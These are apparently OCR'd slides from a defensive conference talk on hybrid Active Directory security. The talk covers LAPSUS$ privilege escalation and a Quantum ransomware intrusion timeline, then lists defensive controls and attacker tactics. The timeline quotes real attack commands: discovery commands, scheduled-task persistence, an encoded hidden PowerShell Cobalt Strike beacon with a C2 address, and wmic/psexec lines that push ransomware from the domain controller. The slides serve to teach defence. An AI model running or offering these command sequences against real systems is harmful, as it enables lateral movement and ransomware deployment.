The Silent Scream of Every Network:

The Horror that is Hybrid Active Directory Security

Derek Melber

VP of Product Engagement and Outreach

QOMPLX

derek.melber@qomplx.com

Active Directory Proven to be Target of Attacks

Lapsus$

On March 22, 2022, Microsoft stated

"DEV-537 (LAPSUS$) used DCSync attacks and Mimikatz to perform privilege escalation routines. Once Domain Admin access had been obtained,.."
THE defining step in LAPSUS$'s methodology is "Active Directory Privilege Escalation"


MSFT also said


"They (LAPSUS$) have been CONSISTENTLY observed to use AD Explorer, to enumerate all users and groups in the said network... this allows them to understand which accounts might have higher privileges" <to escalate privilege to in AD.>


*Source: lnkd.in/guca2AAp

Quantum Ransomware


Zero to Disaster in 3:43:00


Quantum Ransomware
18:56 UTC Initial Access/ Execution -Malicious Shortcut Clicked
ISO file mounted - docs_invoice_173.iso
User clicked document.lnk
Starts: C:\Windows\System32\rundll32.exe dar.dll,DllRegisterServer
18:57 UTC Discovery - IcedID Discovery Commands
cmd.exe /c chcp >&2
ipconfig /all
systeminfo
net config workstation
nltest /domain_trusts
nltest /domain_trusts /all_trusts
net view /all /domain
net view /all
net group Domain Admins /domain
18:58 UTC Persistence - IcedID Creates Scheduled Task
Task Name: \kajeavmeva_{B8C1A6A8-541E-8280-8C9A-74DF5295B61A}
Cmdline: rundll32.exe "C:\Users\<USERNAME>\AppData\Local\<USERNAME>\{3231114A-23EA-C1E1-F549-3FA294BC3E48}\Ulfefi32.dll",DllMain --alyeqe="SketchRare\license.dat"


20:43 UTC Command and Control -Cmd.exe Process Created to Inject Cobalt Strike
Starts C:\Windows\SysWOW64\cmd.exe
IcedID process hollows cmd.exe
Process injects Cobalt Strike into cmd.exe
Remote thread call to start Cobalt Strike
C2: 185.203.118.227:443
20:53 UTC - Credential Access
LSASS process access by Cobalt Strike on Beach Head host
21:08 UTC Lateral Movement - RDP to Server Previously Checked by Wmic Commands
20:44 Discovery - UTC Domain and Network Discovery Commands
adfind.bat
Use of AdFind and 7zip
ns.bat
Batch script to nslookup hosts
20:59 UTC Discovery - Commands Used to Test Lateral Movement Credentials
C:\Windows\system32\cmd.exe, /C, wmic, /node:X.X.X.X, /user:administrator, /password:*****, os, get, caption


21:21 UTC Cobalt Strike excuted on server
1st DLL Beacon failed
rundll32.exe, p227.dll
2nd PowerShell Beacon succeeded
powershell, -nop, -w, hidden, -encodedcommand, JABzAD0ATgBlAH...
C2: 185.203.118.227:443
21:38 - 22:06 RDP to other servers in the environment
Domain Controllers and File Servers
22:28 UTC Impact - Ransomware Staged on Domain Controller
cmd.exe /K copy ttsel.exe \\X.X.X.X\c$\windows\temp\
22:38 UTC Impact - Use of Admin Shares to Transfer Ransomware to Hosts Across Domain
cmd.exe /c copy \\X.X.X.X\c$\windows\temp\ttsel.exe c:\windows\temp\
22:40 UTC Impact - Execution of Ransomware via WMIC/ PsExec from Domain Controller
wmic /node:"Y.Y.Y.Y" /user:"domain\administrator" /password:"**********" process call create "cmd.exe /c copy \\X.X.X.X\c$\windows\temp\ttsel.exe c:\windows\temp\"
start psexec.exe \\Z.Z.Z.Z -u domain\administrator -p "**********" -s -d -h -r winstdc -accepteula -nobanner c:\windows\temp\ttsel.exe

Typical Attack Tactics



identiverse

#identiverse

AD Security Settings

Defensive Actions


Educate users
Email security

AV
EDR
Least privilege
User is not local Administrator
Application Restriction
UEBA


LAPS
Unique passwords
Common passwords
Change PW often
Strong Password Policy
Password spray detect
Brute force detect
MFA
PAM

Secure privileged users
Secure service accts
Secure computer accts
Clean up old security
Password spray detect
Brute force detect
LSASS detect
DCSync detect
DCShadow detect
SPN
Kerberos delegation

DCSync detect
DCShadow detect
Golden Ticket detect
LSASS detect
SIDHistory
Primary Group ID
Silver Ticket detect




Company's infrastructure cartography




Lateral movement

Credentials replay on privileged accounts



Privileges Escalation on AD



Post exploitation (persistence, backdooring)

Attacker Tactics

Phish users
Exploit Vulnerabilities
Exploit Misconfigurations

Mine credentials
Install enumeration tool
Enumerate AD
Exploit Vulnerabilities

Mine credentials
Password spray
Brute force
Cleartext password
No password required
Exploit Vulnerabilities

SPN/Kerberoasting
Kerberos delegation
Password spray
Brute force
Cleartext password
LSASS credential dump
Exploit Vulnerabilities

